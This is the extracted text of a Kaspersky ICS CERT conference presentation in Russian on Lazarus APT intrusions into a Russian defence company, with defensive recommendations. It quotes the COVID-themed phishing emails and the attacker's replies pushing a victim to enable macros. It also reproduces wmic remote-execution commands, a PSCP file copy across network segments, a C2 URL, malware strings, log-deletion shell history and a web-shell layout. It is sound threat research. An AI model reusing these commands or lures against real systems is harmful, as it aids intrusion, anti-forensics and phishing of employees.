



kaspersky



Kaspersky Industrial
Cybersecurity
Conference 2021

Вячеслав Копейцев

Старший исследователь угроз
информационной безопасности,
«Лаборатория Касперского», Россия

#KasperskyICS

Чат конференции: <https://kas.pr/kicscon>

Kaspersky Industrial Cybersecurity Conference 2021

Атаки АPT группировки Lazarus на предприятия оборонной промышленности

TLP: RED

Вячеслав Копейцев
Senior Security Researcher

Kaspersky ICS CERT

kaspersky

О ком вообще речь?

LAZARUS – одна из всемирно известных АPT группировок

Первое появление: 2009; Обнаружение: 2016

Специализация: кибершпионажи и кража денег

Страна: Северная Корея (согласно выводам ФБР)

Наиболее известные операции

- Серия атак на объекты ИТ-инфраструктуры Южной Кореи (2013)
- Взлом серверов компании Sony Pictures (2014)
- Предположительно: WannaCry (2017)
- Серия атак на криптобиржи по всему миру (2017)

Типичные жертвы

- Финансовые институты
- Правительственные учреждения
- Военные ведомства



Обнаружение атаки

4


- Летом 2020 года мы обнаружили срабатывания антивируса на подозрительные файлы
- В ходе исследования мы поняли, что атаковано предприятие ОПК РФ
- В файлах были найдены общие участки кода с известным ранее ВПО Lazarus
- Подробный анализ ситуации показал, что после удаления антивирусом файлы появляются снова
- Мы связались с атакованной организацией для проведения расследования инцидента

notification_event_date	file_md5	file_threat	file_name
2020-07-20 02:25:23	1333967486D3AB50D768FB745DAE9AF5	HEUR:Trojan.Win32.Manuscript.f.6.49852175.silent	log.bin
2020-07-17 02:34:59	0F967343E50500494CF3481CE4DE698C	HEUR:Trojan.Win32.Manuscript.f.6.49852175.silent	msdn.bin
2020-07-15 14:54:52	9E440E231EF2C62C78147169A26A1BD3	HEUR:Trojan.Win32.Manuscript.f.6.49852175.silent	ntnser.bin
2020-07-22 08:06:27	160D0E396BF8EC87930A5DF46469A960	HEUR:Trojan.Win32.Manuscript.f.6.49852175.silent	winhelp.dll

TLP: RED

Вектор атаки

5



Уважаемые работники Общества,

У двух человек из числа руководства [redacted] выявили новую коронавирусную инфекцию COVID-19.

Поэтому мы анонсировали новые обновленные инструкции по профилактике и диагностике коронавирусной инфекции.

Мы просим вас внимательно прочитать и тщательно следовать инструкциям.

[Памятка о коронавирусной инфекции](#)

[Профилактика гриппа и коронавирусной инфекции](#)

Берегите свое здоровье!

--

С уважением,


[redacted]
Заместитель главного врача по лечебной работе

ОАО [redacted]

Tel. +7 [redacted]

TLP: RED

Письма: что внутри?




Что такое профилактический осмотр и диспансеризация?

Профилактический осмотр и диспансеризация – это бесплатное медицинское обследование, цель которого раннее выявление хронических неинфекционных заболеваний, являющихся основной причиной инвалидности и преждевременной смертности населения Российской Федерации (сердечно-сосудистых, онкологических, хронических заболеваний органов дыхания, сахарного диабета). Не менее важно, что в процессе этих мероприятий выявляются факторы риска их развития. Среди них: повышенный уровень артериального давления, повышенный уровень холестерина и глюкозы в крови натощак, курение табака, риск пагубного потребления алкоголя, нерациональное питание, низкую физическую активность, избыточную массу тела или ожирение.

Диспансеризация - это визит к врачу «пока ничего не болит».

В случае выявления признаков заболевания это шанс вовремя начать лечение, что всегда эффективнее и позволяет добиться не только длительной ремиссии, но и полного выздоровления. При наличии поведенческих, устранимых факторов риска заболеваний своевременная их коррекция способна предотвратить заболевание.

По сути, это шаг к медицине будущего – медицине профилактической!



re | rn4.pf/clinical_examination.php

Населению

Диспансеризация в вопросах и ответах

Что такое профилактический осмотр и диспансеризация?

Профилактический осмотр и диспансеризация – это бесплатное медицинское обследование, цель которого раннее выявление хронических неинфекционных заболеваний, являющихся основной причиной инвалидности и преждевременной смертности населения Российской Федерации (сердечно-сосудистых, онкологических, хронических заболеваний органов дыхания, сахарного диабета). Не менее важно, что в процессе этих мероприятий выявляются факторы риска их развития. Среди них: повышенный уровень артериального давления, повышенный уровень холестерина и глюкозы в крови натощак, курение табака, риск пагубного потребления алкоголя, нерациональное питание, низкую физическую активность, избыточную массу тела или ожирение.

Диспансеризация - это визит к врачу «пока ничего не болит».

В случае выявления признаков заболевания это шанс вовремя начать лечение, что всегда эффективнее и позволяет добиться не только длительной ремиссии, но и полного выздоровления. При наличии поведенческих, устранимых факторов риска заболеваний своевременная их коррекция способна предотвратить заболевание.

По сути, это шаг к медицине будущего – медицине профилактической!

Проблемы с запуском макросов

Сотрудник

Чт 21.05.2020 10:28

Re: Коронавирусной Инфекции


To [Redacted]

Документы присланные вами не открываются

«Врач»

[Redacted]
Re[2]: Коронавирусной Инфекции
Кому [Redacted] ru

Это зависит от совместимости просмотра документов.
Пожалуйста, нажмите кнопку «Включить содержимое» на желтой кнопке в верхней части страницы, чтобы правильно настроить содержимое.



FYI:

Если вы все еще не видите содержимое, я перешлю документ.

--
С уважением,


[Redacted]
Заместитель главного врача по лечебной работе
ОАО [Redacted]
Tel. +7 [Redacted]

TLP: RED

Проблемы с запуском макросов - 2



8

Сотрудник



При открытии документа, за место текста стоят сплошные квадраты.

«Врач»



--
С уважением,

[Redacted Name]
Заместитель главного врача по лечебной работе
ОАО [Redacted]
Tel. +7 [Redacted]

TLP: RED

Проблемы с запуском макросов - 3

9

«Врач»



Мы обслуживаем слишком много людей в день.

Мы стараемся любезно служить всем, но иногда эти проблемы возникают.

Я отправлю вложение напрямую, пожалуйста, найдите мое вложение.

--

С уважением,


████████████████████
Заместитель главного врача по лечебной работе
ОАО ████████████████████
Tel. +7 ████████████████████

Сотрудник



████████████████████
Re: Коронавирусной Инфекции


To ████████████████████

 We removed extra line breaks from this message.

информацию получили

TLP: RED

Схема инсталляции вредоносного ПО





Процедура удаления улик

Перезапись файла	C:\users\ <username>\downloads\20200602_001.doc</username>	
Перезапись файла	C:\users\ <username>\downloads\20200602_001.doc</username>	
Перезапись файла	C:\users\ <username>\downloads\20200602_001.doc</username>	
Перезапись файла	C:\users\ <username>\downloads\20200602_001.doc</username>	
Перезапись файла	C:\users\ <username>\downloads\20200602_001.doc</username>	
Перемещение файла	C:\users\ <username>\downloads\20200602_001.doc</username>	C:\users\ <username>\downloads\bbbbbbbbbbbbbbb.bbb</username>
Перемещение файла	C:\users\ <username>\downloads\bbbbbbbbbbbbbbb.bbb</username>	C:\users\ <username>\downloads\cccccccccccc.ccc</username>
Перемещение файла	C:\users\ <username>\downloads\cccccccccccc.ccc</username>	C:\users\ <username>\downloads\ddddddddddddddd.ddd</username>
Перемещение файла	C:\users\ <username>\downloads\ddddddddddddddd.ddd</username>	C:\users\ <username>\downloads\eeeeeeeeeeeeeee.eee</username>
Перемещение файла	C:\users\ <username>\downloads\eeeeeeeeeeeeeee.eee</username>	C:\users\ <username>\downloads\fffffffffffffff.fff</username>
Перемещение файла	C:\users\ <username>\downloads\fffffffffffffff.fff</username>	C:\users\ <username>\downloads\ggggggggggggg.ggg</username>
Перемещение файла	C:\users\ <username>\downloads\ggggggggggggg.ggg</username>	C:\users\ <username>\downloads\hhhhhhhhhhhhh.hhh</username>
Перемещение файла	C:\users\ <username>\downloads\hhhhhhhhhhhhh.hhh</username>	C:\users\ <username>\downloads\iiiiiiiiiiiiiii.iii</username>
Перемещение файла	C:\users\ <username>\downloads\iiiiiiiiiiiiiii.iii</username>	C:\users\ <username>\downloads\jjjjjjjjjjjjj.jjj</username>
Перемещение файла	C:\users\ <username>\downloads\jjjjjjjjjjjjj.jjj</username>	C:\users\ <username>\downloads\kkkkkkkkkkkkk.kkk</username>
Перемещение файла	C:\users\ <username>\downloads\kkkkkkkkkkkkk.kkk</username>	C:\users\ <username>\downloads\lllllllllllll.lll</username>
Перемещение файла	C:\users\ <username>\downloads\lllllllllllll.lll</username>	C:\users\ <username>\downloads\mmmmmmmmmmmmmm.mmm</username>
Перемещение файла	C:\users\ <username>\downloads\mmmmmmmmmmmmmm.mmm</username>	C:\users\ <username>\downloads\nnnnnnnnnnnnn.nnn</username>
Перемещение файла	C:\users\ <username>\downloads\nnnnnnnnnnnnn.nnn</username>	C:\users\ <username>\downloads\ooooooooooooo.ooo</username>
Перемещение файла	C:\users\ <username>\downloads\ooooooooooooo.ooo</username>	C:\users\ <username>\downloads\ppppppppppppp.ppp</username>
Перемещение файла	C:\users\ <username>\downloads\ppppppppppppp.ppp</username>	C:\users\ <username>\downloads\qqqqqqqqqqqqq.qqq</username>
Перемещение файла	C:\users\ <username>\downloads\qqqqqqqqqqqqq.qqq</username>	C:\users\ <username>\downloads\rrrrrrrrrrrrr.rrr</username>
Перемещение файла	C:\users\ <username>\downloads\rrrrrrrrrrrrr.rrr</username>	C:\users\ <username>\downloads\sssssssssssss.sss</username>
Перемещение файла	C:\users\ <username>\downloads\sssssssssssss.sss</username>	C:\users\ <username>\downloads\ttttttttttttt.ttt</username>
Перемещение файла	C:\users\ <username>\downloads\ttttttttttttt.ttt</username>	C:\users\ <username>\downloads\uuuuuuuuuuuuu.uuu</username>
Перемещение файла	C:\users\ <username>\downloads\uuuuuuuuuuuuu.uuu</username>	C:\users\ <username>\downloads\vvvvvvvvvvvvv.vvv</username>
Перемещение файла	C:\users\ <username>\downloads\vvvvvvvvvvvvv.vvv</username>	C:\users\ <username>\downloads\wwwwwwwwwwwww.www</username>
Перемещение файла	C:\users\ <username>\downloads\wwwwwwwwwwwww.www</username>	C:\users\ <username>\downloads\xxxxxxxxxxxxxxx.xxx</username>
Перемещение файла	C:\users\ <username>\downloads\xxxxxxxxxxxxxxx.xxx</username>	C:\users\ <username>\downloads\yyyyyyyyyyyyyyy.yyy</username>
Перемещение файла	C:\users\ <username>\downloads\yyyyyyyyyyyyyyy.yyy</username>	C:\users\ <username>\downloads\zzzzzzzzzzzzz.zzz</username>
Удаление файла	C:\users\ <username>\downloads\zzzzzzzzzzzzz.zzz</username>	

«Легитимное» ПО

Comms.dat SORMM-50QQE-F65DN-DCPYN-5QEQA
hxxps://www.gonnelli[.]it/uploads/catalogo/thumbs/thumb[.]asp
%APPDATA%\Comms\cab59.tmp FR FP



Распространение внутри сети предприятия

13

Сеть предприятия состоит из двух сегментов, между которыми должен быть air gap:

1. Внешний – сотрудники имеют доступ в Интернет, никаких секретных сведений
2. Внутренний – объект КИИ (критической информационной инфраструктуры), содержит конфиденциальные данные

Изначально (фишинговым письмом) была заражена офисная (IT) сеть


1. Для кражи доменных учетных записей была использована утилита Responder
2. Для распространения внутри сети был использован WMI

```
wmic.exe /node:[IP address] /user:"[user name]" /password:"[password]" PROCESS CALL  
CREATE "cmd.exe /c $appdata\Adobe\adobe.bat"
```

```
wmic.exe /node:[IP address] /user:"[user name]" /password:"[password]" PROCESS CALL  
CREATE "cmd /c sc queryex helpsvc > $temp\tmp001.dat"
```


Преодоление сегментации сети

14



```
$appdata\PBL\unpack.tmp -pw ██████████ root@172.16.1.65:/tmp/cab10  
$appdata\Comms\cab10.tmp
```

По сути `$appdata\PBL\unpack.tmp` расположена утилита PSCP.

TLP: RED

Преодоление сегментации сети – часть 2

Webmin **Панель**

Поиск

Webmin

- Журнал действий Webmin
- Настройка Webmin
- Пользователи Webmin
- Резервное копирование конфигурационных файлов

Результаты поиска

Действия занесенные в журнал между 01.01.2020 и 01.10.2020 ...

Действие	Модуль	Пользователь	Адрес клиента	Дата	Время
Вход в Webmin	Никакой	root	172.16. ...	2020.09.29	16:33:42
Вход в Webmin	Никакой	root	172.16. ...	2020.09.29	14:47:11
Вход в Webmin	Никакой	root	172.16. ...	2020.09.28	13:36:44
Вход в Webmin	Никакой	root	172.16. ...	2020.07.02	10:41:25
Вход в Webmin	Никакой	root	172.16. ...	2020.02.25	15:28:22

Датчик	Узел
<input type="checkbox"/> Apache Webserver	Локальный
<input type="checkbox"/> BIND DNS Server	Локальный
<input type="checkbox"/> DHCP Server	Локальный
<input type="checkbox"/> Internet and RPC Server	Локальный
<input type="checkbox"/> MySQL Database Server	Локальный
<input type="checkbox"/> NFS Server	Локальный

TLP: RED

```
????>???? ?????? ?????> ??????? ?4?????? ?????? ??????? ?????????4??? ??????4??? ????????????? ???????????e ?????????????
?????????????5????? ?4??>??????4?d ?????????????????? ?????????????????????????????????s / .. . \* SeDebugPrivilege *.* winsta0\default ???
????6http://10.10.20.116:8080/wproxy.php %s%\s Exe %s%s %s > %s /c "%s > %s 2>&1" %s//%s %s!xI64d 8!%s %s!xd-xd-xd %
d:xd:xd ?!%s %s\* %s!%s %s!%s Free/%s %d!%s %c: %d!%d!xI64u %s!x86 %s!x64 %s!%d USBValue MouseValue KeyVal
ue Hibernating Success %s!%s! ! ! xd-xd-xd xd:xd:xd ! ! ! ! ! ! %s!%s!xd xd Sleeping Success Success %s %s! sc
delete " sc stop " %s %s ServiceDll %s\%s\Parameters " goto loop
if exist " %staskkill /f /PID %d
```

Ещё немного логов с сервера

16

```
687 vi /root/.bash_history
688 vi /var/log/secure
689 rm -f /var/log/secure
690 vi /var/log/secure
```


```
704 nmap -sn 10.10.20.0/24
705 telnet 192.168.201.1
706 ping 172.16.254.120
707 traceroute
708 traceroute 10.10.20.1
709 nmap -sn 10.10.20.0/24
```

TLP: RED

```
Sep 27 00:00:01 Router sudo: root : TTY=unknown ; PWD=/root ; USER=root ; COMMAND=/sbin/logrotate -f /etc/logrotate.d/syslog-ng
Sep 27 00:00:01 Router sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
Sep 27 00:00:01 Router sudo: pam_unix(sudo:session): session closed for user root
Sep 28 00:00:02 Router sudo: root : TTY=unknown ; PWD=/root ; USER=root ; COMMAND=/sbin/logrotate -f /etc/logrotate.d/syslog-ng
Sep 28 00:00:02 Router sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
Sep 28 00:00:02 Router sudo: pam_unix(sudo:session): session closed for user root
```

```
edujikim[.]com
|— viewer.asp          # Веб-шелл
|— intro/blue
| |— L13C5W7Q2v2w4N7qAPQY.bmp # Файл, содержащий команды для ThreatNeedle backdoor
| |— build.xml          # Лог-файл подключений
| |— view.asp          # Скрипт командного сервера ThreatNeedle
| |— yOH0ms2q3g1ifQwYZHMQ.jpg # Сохраненный запрос от ThreatNeedle backdoor
└─ pay/sample
    |— INIstart.asp     # Сохраненный клиентский запрос
    |— INIstop.asp     # Прокси-скрипт
    |— favicon.icon    # Файл ключа
    └─ thumbnails.db   # Файл белого списка
```


Жертвы атаки



Великобритания, Вьетнам, Германия, Гонконг, Израиль, Италия, Канада, Нидерланды, Россия, Сингапур, Соединенные Штаты, Франция, Швейцария, Швеция, Южная Корея и Япония.

Связь с другими атаками Lazarus

19



Рекомендации

20

Антивирусное ПО

- Установлено, работает под политикой
- Отключается только по паролю администратора
- Есть актуальные обновления
- Администраторы выполняют мониторинг состояния систем

Обучение персонала (обнаружение фишинговых писем)

Требования к сложности паролей

Политики контроля доступа (вход только на свою рабочую станцию)

Отключение SeDebugPrivilege

Сегментация сети (особенно объектов КИИ!!!!)

Осуществлять мониторинг подозрительных сетевых подключений



Спасибо!

Vyacheslav.Kopeytsev@kaspersky.com

